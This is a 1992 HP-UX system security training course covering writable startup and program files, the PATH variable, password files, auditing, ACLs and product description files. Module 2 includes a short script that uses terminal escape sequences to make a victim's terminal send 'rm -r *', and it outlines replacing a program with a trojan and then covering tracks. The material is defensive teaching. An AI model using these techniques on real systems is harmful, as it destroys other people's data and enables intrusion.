This could only have happened if the .profile in question was writeable. This could be done to anyone. When the user logs in, the .profile will be executed (including those last 4 lines. What happened?

Can you see the damage if the "root" .profile was writeable?!

You should also be careful of the .exrc file and the like. The .exrc is "fired up" by vi when it is invoked. You are in trouble if someone adds some "escapes" to this file (to execute similar commands).

2-5. SLIDE: Writeable Program/Directory Files

Writeable Program/Directory Files

- Unprotected files can be very dangerous
 - program files
 - cron/at files
 - startup files
 - [terminal] device files
 - directory files

H5001 2-5

16

© 1992 Hewlett-Packard Company

Student Notes

If a user has program files with no write protection, they cannot guarantee the functionality of these programs (even with no write on the directory). Programs started by cron or at commands, can be modified to behave completely different. As long as those programs produce their expected results, nobody will be encouraged to investigate.

If the directory has write permission, a person could:

- copy the program out
- put it in a script (with dangerous commands)
- copy the program back (the "bad one")
- when executed (once the damage has been done), the script would copy the original back (covering tracks).

Module 2 — Typical HP-UX Security Attacks

If the directory has no write , but the program file does, the above could be accomplished (actually better) using something like cat.

2-6. SLIDE: Unknown Software and Installation Procedures

Unknown Software and Installation Procedures

■ BEWARE OF UNKNOWN SOFTWARE

H5001 2-6

17

© 1992 Hewlett-Packard Company

Student Notes

Most (all?) software installations are done by root. Root permission is required to copy files into root directories and to do other restricted tasks.

Large make files and undocumented large installation shell scripts can hide instructions to attack system security:

- Programs could be installed with SUID/SGID set and root as owner
- System configuration files might be manipulated
- File protections could be modified
- System security features might get influenced
- ... and a lot of other horrible things

Module 2 — Typical HP-UX Security Attacks

Never install executable (non source) programs. Period. And, do not mount "unknown" file systems.

2-7. SLIDE: Temporary Files and Dumps

Temporary Files and Dumps

- /tmp and /usr/tmp are places where people look for interesting things.
- Be careful of "sensitive" core files

Student Notes

Most HP-UX programmers, and many HP-UX system commands, use the directories /tmp or /usr/tmp to store their temporary files. Since these two directories are standard directories, their usage enhances portability.

Any files created in these directories can be removed or replaced by another user, because these directories are writeable by everyone on the system (and you want them to be).

If a process aborts, a core file can be created for further investigation. This core file will contain all data stored and processed by the code. This data can be sensitive, if the process accesses sensitive files.

Module 2 — Typical HP-UX Security Attacks

2-8. SLIDE: The PATH Variable

The PATH Variable

Never:

```
PATH=./bin:/usr/bin  
or (same as)  
PATH=./bin:/usr/bin
```

Better:

```
PATH=/bin:/usr/bin:.
```

Much Better:

```
PATH=/bin:/usr/bin
```

H5001 2-8

19

© 1992 Hewlett-Packard Company

Student Notes

The variable `$PATH` contains the rules for the search sequence used by the user's shell. If a user enters a command without any preceding path specification, the shell will search for the command in every directory specified in this variable, starting with the left-most one.

The ".", representing the user's current working directory, at the most left position, is a very dangerous definition. Walking through the file system using unknown directories as working directories can spawn spoofs instead of the desired system command. Remember that most of the spoofs seem to do what the original command was designed to do.

Unprotected login scripts offer the chance for hackers to modify the users `$PATH` variable automatically during the login procedure.

Module 2 — Typical HP-UX Security Attacks

Note



You should keep all publically writeable directories (such as /tmp) out of the PATH variable (especially root's).

Module 2 — Typical HP-UX Security Attacks

2-9. SLIDE: Intelligent Terminals

Intelligent Terminals

- Visualize the following script:

```
exec > $1

HOME_DOWN="\033F"
CLEAR_LINE="\033K"
TRANSFER="\033d"

echo "${HOME_DOWN}${CLEAR_LINE}\c"

echo "rm -r * \r\c"

echo "${TRANSFER}\c"
```

Student Notes

The days when UNIX users accessed their system with dumb Teletype terminals are gone. Today's intelligent terminals can be controlled by escape sequences to do additional work. For example, most terminals are able to position the cursor at any given location on the screen or can erase the whole or parts of the currently displayed screen.

A critical functionality is the ability to send data back to the computer without any keystroke at the keyboard. This function can be invoked by a certain escape sequence sent to the terminal.

2-10. SLIDE: Physical Attacks

Physical Attacks

- Physical security is a matter that is often ignored (unfortunately!)
- Physical access to your computer poses a very real threat!
- A "bad guy" needs only seconds at your keyboard (if you are logged in as root)
- It will simply take a matter of minutes to become root in single user mode (regardless of whether or not you are logged in, or who you are "logged in as")

Slide 10: Physical Attacks
Physical access to your computer poses a very real threat!
A "bad guy" needs only seconds at your keyboard (if you are logged in as root)
It will simply take a matter of minutes to become root in single user mode (regardless of whether or not you are logged in, or who you are "logged in as")

Student Notes

HP-UX systems, implied from their history as small work stations, multi user systems or software development systems, are often located in the office or factory environment. They do not have the benefit of a specially protected computer room. This is one of the reasons why we should not ignore the problem of physical attacks.

Some examples:

- When a person can access the system and its power supply, the person is able to do a reset by removing power. During the boot sequence, most systems allow unprotected reconfigurations for the boot disk, the system run level and many more.
- Terminal lines and network links are physically connected to system interfaces. It is no great job to build in a spy to gather password information.

Module 2 — Typical HP-UX Security Attacks

- Last but not least, removing backups, located at the system cabinet, offers access to all data on the system.

Module 3 — Standard HP-UX Security Features

Objectives

At the end of this module the student will be able to:

- Explain the password, group and loggingroup files.
- Explain file permissions.
- Discuss standard HP-UX security features.
- Describe overall accounting

3-1. SLIDE: Users and Groups

Users and Groups

- superuser
- ordinary users
- the "group" concept

H5001 3-1

22

© 1992 Hewlett-Packard Company

Student Notes

The HP-UX operating system has two different types of users:

- The system administrator or superuser
- Ordinary users (all others)

Every user is a member of at least one group. Normally, a user has one default login group associated with them. The user can change their group association with the `newgrp` command. This command changes their real and effective GID to the one specified (if allowed based on the `/etc/group` file).

The files `/etc/passwd` and `/etc/group` contain the necessary information needed by the login program to assign UIDs and GIDs during login time.

All system resources can be protected with separate permissions for the users and groups.

Module 3 — Standard HP-UX Security Features

Every system resource allocated by a user is automatically assigned the user's UID and GID (those that are associated with the process that is running).

Module 3 — Standard HP-UX Security Features

3-2. SLIDE: The /etc/passwd File

The /etc/passwd File

```
login name:password:UID:GID:info:login dir:startup prog
```

H5001 3-2

23

© 1992 Hewlett-Packard Company

Student Notes

This file contains all the necessary settings needed by the login program to check the user's authorization and to establish a session.

■ user name:

- Name of the account
- Maximum of 8 characters
- Only lower case alphabetic and numeric characters
- Must start with an alphabetic character (never upper)

■ user password:

- Only 8 significant characters
- Minimum of 6 characters
- At least two alphabetic characters and one numeric or special character

Module 3 — Standard HP-UX Security Features

- **user ID:**
 - Unique number for identification of users
- **group ID:**
 - Unique number for identification of login group
- **information field:**
 - Optional information (user's real name, address, phone number ...)
- **login directory:**
 - The current directory after login
- **startup program:**
 - The program to be executed upon login (usually the shell)

3-3. SLIDE: Password Aging

Password Aging

- The encrypted password portion of the `/etc/passwd` file:

`:password,MAX MIN Time Stamp:`

Student Notes

Password aging can be activated when a comma and at least one character follows the encrypted password within the password field. A password can be changed during login procedure or with the `passwd` command.

Translation table (“character” to “number of weeks”):

.	--->	0
/	--->	1
0	--->	2
.		
.		
9	--->	11
A	--->	12

Module 3 — Standard HP-UX Security Features

```
.  
.   
Z ----> 37  
a ----> 38  
.   
.   
z ----> 63
```

Special configurations

MAX=MIN(0) The user must change his password during next login

MAX>MIN Only root can alter this password

3-4. SLIDE: Encryption

Encryption

- Irreversible method
- Modification of the Data Encryption Standard (DES)
- Uses a "seed"

H5001 3-4

25

© 1992 Hewlett-Packard Company

Student Notes

Once a password has been encrypted, it is virtually impossible to reverse (decrypt) it. The algorithm is the DES modified in 4096 ways (it uses current time and PID). This scheme makes it impossible to use encryption hardware to produce encrypted passwords.

Encrypted passwords contain lower and upper case characters, digits (0 - 9), the slash and the period. They have two (2) parts:

the seed (two characters)

the password (eleven characters)

The seed is calculated based on the current time and the process id when the `passwd` command is executed. The last eleven characters are the result of the actual encryption.

Module 3 — Standard HP-UX Security Features

When a user logs in, the system extracts the seed from the passwd file and encrypts the password that was entered. If the two encryptions match . . . the user is in!

Check out /usr/lib/makekey in the manual . . . it uses the same algorithm that the password encryption does.

Module 3 — Standard HP-UX Security Features

3-5. SLIDE: The /etc/group File

The /etc/group File

```
group name:password:GID:user1,user2,...
```

H5001 3-5

26

© 1992 Hewlett-Packard Company

Student Notes

This file contains the information on which user belongs to which group(s).

group name	Name for the group. Same restrictions used as for user name.
group password	Optional, normally not used
group ID	Unique number (same as in /etc/passwd)
members of group	List of user names, separated by commas

To expand the group access list of individual accounts to more than one group (normally the login group), a file called /etc/logingroup must be supplied. The layout of this file is the same as for /etc/group. In practice, these two group configuration files are linked to the same file.

3-6. SLIDE: File Permissions

File Permissions

- Three permissions:

- read
- write
- execute

- For three categories:

- owner
- group
- others



H5001 3-6

27

© 1992 Hewlett-Packard Company

Student Notes

HP-UX has three types of access implemented :

- Read
- Write
- Execute

To start a program, execute must be enabled. To use a directory in a path name, at least execute must be enabled (you need no read access to the directory file). These access rights can be defined for three categories:

- The owner of the file
- Members of the group associated with the file
- All others

Module 3 — Standard HP-UX Security Features

Permissions to a file can be changed only by the owner with the `chmod` command. Associated owner and group can be modified with the `chown` and the `chgrp` command. If not specified, a default permission mask is set for the file. This default setting can be defined with the `umask` command by every user individually.

`umask` should always be set for users who log directly into an application.

3-7. SLIDE: Controlling Terminal Access

Controlling Terminal Access

- /etc/inittab
- /etc/securetty
- lock

H5001 3-7

28

© 1992 Hewlett-Packard Company

Student Notes

Terminals for session access are normally enabled by entries in the `/etc/inittab` file:

```
t1:2:respawn:/etc/getty -h tty0p1 9600
```

Defining different run levels allows the system administrator to restrict user access. Entries in `/etc/inittab` can be deactivated by specifying the `off` action type instead of `respawn`.

To restrict terminal access for the root account, the file `/etc/securetty` must contain all terminals allowed for use with root. Unfortunately, this has no effect when using the `su` command.

To leave a session terminal unattended without logging off from the system, users can lock their terminals with the `lock` command. Lock forces the user to define a password for the deactivation of the lock later on.

3-8. SLIDE: Restricting Users

Restricting Users

- /bin/rsh
- /bin/rksh
- other startup applications

Place the name of the executable in the last field of the password file entry (startup program)

Student Notes

The Bourne Shell and the Korn Shell offer a version with restricted functionality. Actually, they are the Bourne and Korn shells (rsh and rksh are simply links to sh and ksh respectively. It is a simple matter of the name used when it is invoked.

The following actions are restricted :

- Cannot change directory
- Cannot change PATH and SHELL variables
- Cannot use a command starting with "/"
- Cannot use a command that has a "/" anywhere in its name
- Cannot use I/O redirection
- Cannot exec programs

Module 3 — Standard HP-UX Security Features

These restrictions are enforced after the `.profile` script is executed when logging in. If the user tries to interrupt this script, he will be automatically logged off. Use of these commands/concepts is allowed during the execution of the `.profile`.

Using a specially prepared program or shell script is a second method to limit activities of users. Most application systems use a dialogue program as user's login shell. Just place the full path name of this program or script in the last field (startup program) of the `/etc/passwd` file.

3-9. SLIDE: Files of Interest

Files of Interest

- files under /etc:
 - passwd
 - group
 - loggingroup
 - wtmp
 - btmp
 - securetty
- files under /usr/lib/cron:
 - log
 - at.allow
 - at.deny
 - cron.allow
 - cron.deny
- /usr/adm/sulog
- syslogd message file(s)
- log message files

H5001 3-9

30

© 1992 Hewlett-Packard Company

Student Notes

/etc/passwd	User configuration file
/etc/group	Group configuration file
/etc/loggingroup	File to expand group access lists for users
/etc/wtmp	Log file for all sessions established
/etc/btmp	Log file for all failed login attempts
/etc/securetty	Terminals allowed for root access
/usr/adm/sulog	Log file for access to root with the su command
/usr/lib/cron/log	Log file for every process spawned by cron
/usr/lib/cron/cron.allow	List of users allowed to use crontab
/usr/lib/cron/cron.deny	List of users denied to use crontab
/usr/lib/cron/at.allow	List of users allowed to use at/batch
/usr/lib/cron/at.deny	List of users denied use of at/batch

Module 3 — Standard HP-UX Security Features

The system log message daemon `syslogd` can be configured to send authorization messages (from `su`, `login`, `getty`) to a specific file.

3-10. SLIDE: A Little on the Accounting System

A Little on the Accounting System

Standard accounting supplies:

- login and logout information for every session
- process accounting for each user
- disk usage, cpu, line usage, etc. for users

Student Notes

The file `/etc/wtmp` contains login and logoff records for every session on the system initiated from a terminal line. This information can be retrieved by the `fwtmp` and `acctcon1` accounting commands.

If process accounting is switched on, one accounting record will be created for every process spawned by a user. This information is normally collected during the day and accumulated to create a monthly report. This information can be retrieved with the `acctcom` command. Many filtering arguments can be supplied.

The daily and monthly reports, automatically generated by the accounting system, can be used to look at system resource consumption of individual users.

Module 4 — Planning for Security

Objectives

At the end of this module the student will be able to:

- Define the components of a security policy
- Define the basic principles of a physical security policy
- Define the basic principles of a procedural security policy
- Define the basic principles of a system security policy
- Understand the guidelines for educating users

4-1. SLIDE: Why Security?

Why Security?

- The U.S. Computer Security Act of 1987 stipulates that if financial loss occurs due to computer fraud or abuse, the company, not the perpetrator is liable for damages.
- Ultimate responsibility for safeguarding information lies with the individual business.

Student Notes

Systems that process sensitive or proprietary information are targets for damage or mischief. That damage can be:

intentional

accidental

physical

from malicious use of software

Since UNIX was developed for an environment of cooperating users, not all security flaws have been corrected programmatically. Unauthorized users gaining access to sensitive material might wreak considerable havoc to the system!

Module 4 — Planning for Security

To protect system and data integrity, HP recommends that you establish a comprehensive security policy to govern computer use.

4-2. SLIDE: Security Policy

Security Policy

- A computer security policy is a statement of rules that govern the behavior of users to ensure system and data integrity
- Administrative support is also essential for achieving a workable security policy

Student Notes

Basic principles governing good security:

Commit management to security

Control physical equipment

Educate employees

Design administrative procedures

Segregate and compartmentalize data

Disconnect unused terminals and mass storage devices

Never perform any task as superuser that can be performed with lesser privilege

Do not trust what others can alter

Module 4 — Planning for Security

Require users to be on the system purposefully, on a “need-to-know” basis

Have users report any unusual or irresponsible activities

Be sure you address the following questions:

- What facilities require protection?
- Who is allowed to access your system?
- What permissions and protections are required to maintain security?
- How can you enforce security policy by physical, procedural and system mechanisms?

4-3. SLIDE: Physical Security Policy

Physical Security Policy

- Restrict physical access to areas containing system equipment
- Safeguard sensitive or proprietary data

H5001 4-3

34

© 1992 Hewlett-Packard Company

Student Notes

Restrict Physical Access

- Use perimeter controls such as locked rooms, fenced sites and guards
- Use anti-theft protection designed for desktops
- Issue keys and badges
- Physically secure access to terminal wiring and network cables

Safeguard Data

- Keep media archived off site (locked up)
- Erase obsolete data

Module 4 — Planning for Security

- Shred (or securely dispose of) console logs or printouts

Module 4 — Planning for Security

4-4. SLIDE: Procedural Security Policy

Procedural Security Policy

Procedural security policy should govern:

- Use of equipment and system operation
- Management of software and data

Student Notes

Management of software and data includes:

How computer processed information can be accessed, manipulated and monitored to maintain system safeguards

Information handling throughout its lifecycle

Use of system security features including frequency of audit review and analysis

Physical storage of data

Module 4 — Planning for Security

Common security practices include the following:

Restrict login access to software

Have users logoff or use lock on unattended terminals

Decentralize computer duties by rotating personnel

Store backup media at bonded, offsite depositories

4-5. SLIDE: System Security Policy

System Security Policy

- System security tasks such as auditing should be performed by authorized security personnel only
- Users might use security features such as access control lists (ACL's)

Student Notes

Maintaining system security involves:

Identification of Users	All users must have a unique login identity, or ID. An ID consists of an account name and a password
Authentication of Users	When a user logs in, the system checks his or her password for validity
Authorization of Users	At a system level, HP-UX provides two kinds of authorized use - regular and superuser
Auditing of Users	HP-UX enables you to audit computer usage by user, system call and event

Module 4 — Planning for Security

We will discuss Access Control Lists (ACLs) in the next module.

4-6. SLIDE: Educating Users

Educating Users

- All users are responsible for security
- A security policy is effective only if your users are informed

Student Notes

- Centralize security responsibilities with a clearly defined officer
- Prepare a set of security guidelines and distribute it to all users
- Have management review your guidelines to establish compliance at all levels
- Periodically review and update your guidelines
- Disseminate information about any policy changes promptly
- Consider installing a file of security guidelines in every new user's account

Module 4 — Planning for Security

- Consider factors of human nature in working to gain acceptance of a security policy
 - Emphasize the benefits derived by a sound policy
 - Keep security policy consistent with “corporate culture”
 - Do not make the system any more restrictive than necessary

Module 4 — Planning for Security

Module 5 — Additional Security Features

Objectives

At the end of this module the student will be able to:

- Explain auditing.
- Discuss ACL's and their use.
- Create and use product description files.
- Use `pwck` and `grpck`.
- Describe privilege groups.
- Understand possible ways of limiting SUID power.
- Describe HP-UX BLS

5-1. SLIDE: Prior to Setting Up a Secure System

Prior to Setting Up a Secure System

Plan prior to your conversion:

- Assess your auditing needs
- Establish an overall security policy for your site
- Inspect all existing files on your system for security risks and take care of them

Student Notes

1. Assess your auditing needs
 - a. Determine the size of your audit log files
 - b. Decide which users and events to audit
 - c. Determine how often to evaluate your audit log
2. Establish an overall security policy for your site
 - a. Identify the security requirements of your own site
 - b. Establish written guidelines
 - c. Inform all personnel of their individual responsibilities
 - d. Keep security guidelines updated and everyone informed as things change

Module 5 — Additional Security Features

3. Inspect all existing files for security risks and remedy them
 - a. remove the file
 - b. change the permissions
 - c. move the file
 - d. ... etc.

5-2. SLIDE: Understanding Auditing

Understanding Auditing

- Each user is assigned a AID
- The administrator can select users
- Events or even system calls are selectable

H5001 5-2

39

© 1992 Hewlett-Packard Company

Student Notes

Auditing allows the system administrator to record user access to objects. The resulting record can show such things as repeated attempts by a user to assume a level of privilege that exceeds his approved level.

Users are audited through their associated audit ID number, assigned automatically by the system. When an audited user logs in, any selected action performed by this user is traceable to them through his/her audit ID.

Selected actions can be:

- A specific system call like `chmod()`
- A group of related system calls, called an event type

5-2. SLIDE: Understanding Auditing (Continued)

Understanding Auditing(cont'd)

- You select actions to be monitored
- You may choose to audit any action you select:
 1. When the action is attempted and either succeeds or fails
 2. Only when it is attempted and fails
 3. Only when it is attempted and succeeds

Student Notes

5-3. SLIDE: Auditing Installation

Auditing Installation

1. backup filesystem(s)
2. install HP-UX
3. recover filesystem(s)
4. verify that the AUDIT fileset exists
5. customize /etc/auditrc
6. convert to a trusted system (SAM)

Student Notes

1. Backup all file systems (use fbackup).
2. Install HP-UX.
3. Recover user files.
4. Make sure that the AUDIT fileset is installed.
5. Verify that the auditrc file is installed under /etc.
6. Verify that /etc/rc calls /etc/auditrc.
7. Customize auditrc file (follow comment lines). You DO NOT have to do this if you use SAM.
8. Use SAM to convert to **Trusted System**.

SAM will do the following :

Module 5 — Additional Security Features

- Create new secure password file `/.secure/etc/passwd`.
- Copy `/etc/passwd` to `/etc/passwd.old.sav`.
- Make `/etc/passwd.old.sav` unreadable.
- Move passwords to secure password file and replace them with `*`.
- Force all users to use passwords.
- Create an audit ID number for every user account.
- Set the audit flag to on for every user.
- Convert `at`, `batch` and `crontab` files to use the submitter's audit ID.

Module 5 — Additional Security Features

5-4. SLIDE: Convert to a Trusted System

Convert to a Trusted System

- Invoke SAM
- Select **Auditing and Security (Trusted System)**
- Select **Convert to Trusted System**

H5001 5-4

42

© 1992 Hewlett-Packard Company

Student Notes

The system provides you with some information about what happens during conversion and queries you about whether to continue.

Note



Once converted, this choice can no longer be activated. A string appears next to the menu item **Convert to Trusted System** stating (already converted). Also note that converting to a trusted system is irreversible.

Now you are ready to enable the auditing system.

5-5. SLIDE: Auditing Maintenance

Auditing Maintenance

■ audsys

■ audusr

■ audevent

■ audisp

■ audomon

Student Notes

The maintenance tasks are as follows :

- Setting audit monitor and log parameters (audsys).
- Turning auditing on/off (audsys).
- Selecting users to be audited (audusr). (After installation all users will be audited.)
- Selecting events to be audited (audevent). (After installation the Login, Modacc and Admin events are selected).
- Selecting system calls to be audited (audevent).
- Viewing audit log file(s) (audisp).
- Ensuring audomon runs. audomon monitors the capacity of the current audit file and file system and checks the two "switch" points.

Module 5 — Additional Security Features

It is recommended to use SAM for all these tasks, because it forces choices and helps to avoid mistakes. Nevertheless, the auditing shell commands can be used to maintain the system.

5-6. SLIDE: Enable Auditing

Enable Auditing

- Default auditing parameters are supplied at installation
- Some of them are activated automatically
- Some have to be enabled
- You must go through some steps before you turn auditing on

NOTE: Once a screen is altered with new auditing parameters, and you respond **y** to the query, **Retain after reboot**, the system-supplied defaults are replaced with your new ones.



Student Notes

From the **Auditing and Security (Trusted System)** main menu you will select several sub-menus.

1. **Audit All Users** is set by default. Verify this by selecting **View/Modify What is Being Audited (Users)** screen. To retain this state simply exit the screen. To modify, follow the directions.
2. The event types **admin**, **logon** and **moddac** are selected defaults. This is the minimum event type selection recommended for a secure system. To activate these event types enter the **View/Modify What is Being Audited (Events)** screen and "perform task".
3. The system calls associated with the event types selected are automatically enabled. If you wish to modify system call selection, enter the proper screen and do so.
4. Enter the **Set Audit Monitor and Log Parameters ...** screen. We will look at the monitor and log parameters on the next slide.
5. Assess the size of your file systems

Module 5 — Additional Security Features

6. Choose a file system with adequate space for your audit log files.
7. Provide a new path name for the auxiliary audit log file. It is suggested that the primary and auxiliary files reside on different file systems.
8. You can now enable these parameters and turn on auditing.

5-7. SLIDE: Monitor and Log Parameters

Monitor and Log Parameters

Audit monitor and log parameters:

primary log file name

primary log file switch size

auxiliary log file name

auxiliary log file switch size

monitor wake up interval

file system free space

message generation fence

Student Notes

The audit monitor and log parameters are:

primary log file name:	the full path name of the file to collect auditing data initially (default - /.secure/etc/auditlog_1)
primary log file switch size:	size in kbytes, when a new log file is "switched" to (default - 5000 kbytes) (AFS)
auxiliary log file name:	path name for the alternate (backup) file for collecting the auditing data (default - /.secure/etc/auditlog_2)
auxiliary log file switch size:	size in kbytes, when a new log file is required (default - 1000 kbytes) (AFS)
monitor wake up interval:	how frequently you want audomon to check the state of the auditing system when approaching AFS or FSS (default - 1 minute)

Module 5 — Additional Security Features

allowable free space minimum: File system switch point (FSS). The minimum amount of file space allowed on the file system before a switch to a backup file system is attempted (default - 20%)

message generation fence: point when audomon sends a message to indicate that the current log file will reach its maximum size (AFS or FSS) (default - 90%)

The primary log file is where audit records begin to be collected. When either the switch size or the free space is reached, the audit subsystems attempt to switch to the auxiliary log file. If it is impossible to switch, the primary log file will still grow.

5-8. SLIDE: Using Audit Log Files

Using Audit Log Files

- successful/failed events
- specify user or all users
- select event(s) or all events
- select system calls
- time interval

Student Notes

Retrieval of log data is done in the View Audit Logs screen of the SAM program. Along with the different filtering criteria, the name of the input log file and an optional output file can be specified. When you press perform task something like the following will appear on your screen:

Module 5 — Additional Security Features

For example:

users and aids:

frank

77

Selected the following events:

5

All ttys are selected

Selecting successful & failed events

```
TIME          PID E EVENT PPID  AID RUID RGID EUID EGID TTY
-----
890301 12:00:09 123 F    5 101  77  77  20  77  20 ttyOp1
[event=open;user=stephen;Real Grp=users;Eff. Grp=users;Origin=abc;]
```

RETURN_VALUE 1 = -1;

PARM #1 (file path) = 1 (cnode);
 0x000e0000 (dev);
 6666 (inode);

! (path) = /.secure/etc/passwd

PARM #2 (int) = 0

PARM #3 (int) = 455

The initial lines identify information for which the audit log file was searched. Describing the actual record:

The year, month and day (1989, March 1st)

Time of day (1200 hours, 00 minutes, 09 seconds)

Process ID (123)

Whether or not the event succeeded (F for failed)

Event - a number identified with the event type (5)

Parent Process ID (101)

Audit ID of the user (77)

Real User ID (77)

Real Group ID (20)

Effective User ID (77)

Effective Group ID (20)

The tty of the audited event (ttyOp1)

Additional data recorded for the selected system calls corresponds to code in the synopsis of the `open(2)` man page.

5-9. SLIDE: Interpreting Audit Log Data

Interpreting Audit Log Data

- Audit data may be inaccurate when programs that call auditable system calls supply incorrect parameters
- System calls that take file name arguments may not have device and inode information properly recorded
- Auditing of the superuser while using the SAM interface to change event or system call parameters will result in a long audit record

Student Notes

Since auditing produces large amounts of data be discriminating in the selection of event types and users. Use of self-auditing programs where appropriate can help significantly.

5-10. SLIDE: Streamlining Audit Data

Streamlining Audit Data

- Self Auditing Programs

H5001 5-10

48

© 1992 Hewlett-Packard Company

Student Notes

Some processes invoke a series of auditable actions. To reduce the amount of audit data collected and to provide for more meaningful notations in the log files, some of these processes are programmed to suspend auditing of the actions they invoke and produce one audit log entry describing the process that occurred. These are called **self-auditing programs**.

5-11. SLIDE: Guidelines for Administering Your Auditing System

Guidelines for Administering your Auditing System

Use the following guidelines:

- Check the audit logs once a day
- Review the log for unusual activities:
 1. late hours login or login failures
 2. failed access to system files
 3. failed attempts to perform security-relevant tasks
- Immediately remove users who no longer need access
- Prevent overflow of audit files (archive daily)
- Revise selectable events periodically
- Revise audited users periodically
- Do not follow a pattern for event or user selection
- Set site guidelines

Student Notes

Module 5 — Additional Security Features

5-12. SLIDE: Impact on Operating System and Application

Impact on Operating System and Application

- SECURITY versus PERFORMANCE

H5001 5-12

50

© 1992 Hewlett-Packard Company

Student Notes

There will be a performance decrease when auditing. It is impossible to predict the additional cpu load, because this load depends on how many users will be audited, what type of events are selected for auditing and what the users are really doing on the system. The best measurement is the comparison of throughput during a time frame with heavy application load, one time with auditing and the other time without.

There is an interesting alternative to auditing with small performance impact:

Using programs that streamline audit data.

These programs can switch off auditing and produce an audit summary record. Many system programs use this technique.

5-13. SLIDE: ACLs and Standard UNIX File Permissions

ACLs and Standard UNIX File Permissions

- Access Control Lists expand standard file permissions to meet C2 security criteria

H5001 5-13

51

© 1992 Hewlett-Packard Company

Student Notes

Standard UNIX file permissions allow only the separate definition of access rights for three subjects or groups of subjects:

- The owner
- The group
- All others

ACLs allow the definition of individual access rights for every subject or group of subjects on the system.

ACLs are limited to regular files and directories.

ACLs are not exported in a networking environment (NFS or RFA).

5-14. SLIDE: ACL Notation Format

ACL Notation Format

- operator form (input):

`user.group operator mode`

- short form (input/output):

`(user.group,mode)`

- long form (output):

<code>mode</code>	<code>user.group</code>
<code>....</code>	<code>.....</code>

Student Notes

The ACL notation format uses the combination of

`user.group`

to define a subject. Access rights are defined in a similar manner to the `chmod` command.

Operators used:

- + Activates permissions in the mode parameter.
- Deactivates permissions.
- = Assigns absolutely due to mode parameter.

Module 5 — Additional Security Features

Wildcards can be used to minimize specification work.

- % Any user or group.
- @ Current file owner or group.
- * Used for ACL pattern matching, includes % and @.

Module 5 — Additional Security Features

5-15. SLIDE: Retrieving ACL Permissions

Retrieving ACL Permissions

```
lsacl [ -l ] [ file(s) ]
```

example:

```
$ ll myfile
-rw-r----- 1 frank users 12221 May 11 1992 myfile
$ lsacl myfile
(frank.%,rw-)(%.users,r--)(%.%,---)
```

Student Notes

The command `lsacl` shows the current allocated ACL list. The `-l` option can be used to display the ACLs in long format. With the `-` option file name specifications are expected from standard input.

Module 5 — Additional Security Features

There are two types of ACLS:

- Basic ACLS
- Additional ACLS

The following table shows how the basic ACLS match the old UNIX file permissions:

permission mask	:	<code>rxrxw-r--</code>
owner	:	<code>frank</code>
group	:	<code>users</code>
basic ACLs	:	<code>(frank.%,rwx)</code> <code>(%.users,rw-)</code> <code>(%.%,r--)</code>

An example of how to interpret the output of an `lsacl` command:

```
$ lsacl myfile
(sally.adm,rw-) (leslie.%,r--) (%.mtg,r--) (%.%,---) myfile
```

Interpret the above as follows:

- `(sally.adm,rw-)` sally while in the group adm has read and write permissions on the file
- `(leslie.%,r-)` leslie while in any group (%) has read permission on the file
- `(%.mtg,r-)` Any user in the group mtg has read permission on the file
- `(%.%,---)` No other user (%) from any other group (%) has read, write or execute permission on the file

Module 5 — Additional Security Features

5-16. SLIDE: Changing ACL Permissions

Changing ACL Permissions

```
chacl [ options ] ACL-definitions filename...
```

example:

```
$ lsacl myfile
(frunk.%,rw-)(%.users,r--)(%.%,---)
$ chacl '(peter.%,rw-)' myfile
$ lsacl -l myfile
rw-  frunk.%
r--  %.users
---  %.%
rw-  peter.%
```

Student Notes

The `chacl(1)` command allows you to grant or restrict file access to or from specific users or specific groups of users. You might want a particular file or directory to be accessible to only one other user. You would use `chacl` to do this. The general form for the `chacl` command is:

```
$ chacl 'user.group operator mode' file_name
```

where:

user	Indicates the user's login name; a % means all users
group	Indicates the user's group; a % means all groups

Module 5 — Additional Security Features

operator	Indicates whether you are adding or denying permissions to existing ACL entries or whether you are adding new ACL entries. A plus (+) adds permissions; a minus (-) denies permissions; an equal sign (=) means "this permission exactly".
mode	Indicates the permissions allowed (r, w or x)
file_name	Indicates the name of the file for which you want to specify access

Caution



If you are using the `chmod` command on a file that has an ACL associated with it be sure to use the `-A` option. If you do not use the `-A` option it will change the mode on the file to whatever you have specified and it will **delete** the Access Control List!

5-17. SLIDE: New Library Routines and System Calls

New Library Routines and System Calls for ACLs

getacl(2)	getaccess(2)
fgetacl(2)	fsetacl(2)
setacl(2)	strtoacl(3c)
cpacl(3c)	chownacl(3c)
fcpacl(3c)	setaclentry(3c)
	fsetaclentry(3c)
	strtoaclpatt(3c)

Student Notes

The following calls have been added to support ACLs :

getaccess	Get user's effective access rights to file
getacl/fgetacl	Get ACL information
setacl/fsetacl	Set ACL information
acltostr	Convert ACL structure to string form
chownacl	Change owner/group in ACL
cpacl/fcpacl	Copy ACLs and mode from one file to another

Module 5 — Additional Security Features

setaclentry/fsetaclentry	Add, modify or delete an entry
strtoacl	Convert string to ACL structure
strtoaclpatt	Parse and convert ACL pattern strings to arrays

5-18. SLIDE: Modified Commands

Modified Commands

- `chmod`
- `ls/ll`
- `find`

Student Notes

<code>chmod</code>	Use the <code>-A</code> option to prevent <code>chmod</code> from deleting additional ACLs.
<code>ls/ll</code>	In long format, <code>ls</code> shows if there are any additional ACLs by adding a <code>+</code> at the end of the mode flags.
<code>find</code>	ACL patterns can be used as search arguments for files. The <code>-acl</code> option must be used to define patterns.

5-19. SLIDE: Creating a Product Description File

Creating a Product Description File

```
mkpdf [ options ] protofile newpdf
```

Example:

```
# mkpdf -c "config files" conf_proto conf_pdf
```

Student Notes

This feature allows the system administrator to check file attributes and the existence of files. The `mkpdf` command creates a file containing information for every entry of the prototype file.

If the file names in the prototype file don't start with `/`, an alternate root path can be specified to check file sets on different file systems.

Let's see how to create a pdf file.

Assume we have a prototype file named `proto` that looks like this:

```
/bin/cat  
/bin/cc  
/bin/grep
```


Module 5 — Additional Security Features

```
/bin/ls
/bin/su
```

and we execute the command:

```
mkpdf proto > proto.out
```

The product description file created would look like this:

```
% Product Description File
/bin/cat:bin:bin:-r-xr-xr-x:55296:1:64.4:1298061074:
/bin/cc:bin:bin:-r-xr-xr-x:100352:1:92453-01:3795148741:
/bin/grep:bin:bin:-r-xr-xr-x:65536:1:64.4:3795148741:
/bin/ls:bin:bin:-r-xr-xr-x:139264:6:64.4:1651192835:
/bin/su:root:bin:-r-sr-xr-x:106496:1:64.4:3618594493:
% total size is 466944 bytes.
% total size is 456 blocks.
```

... where the fields are (left to right):

```
pathname
owner
group
mode
size
links
version
checksum
linked_to
```

As of 8.0, the PDFs for the system filesets come with the system (/system/FILESET/pdf ... where "FILESET" is the fileset name).

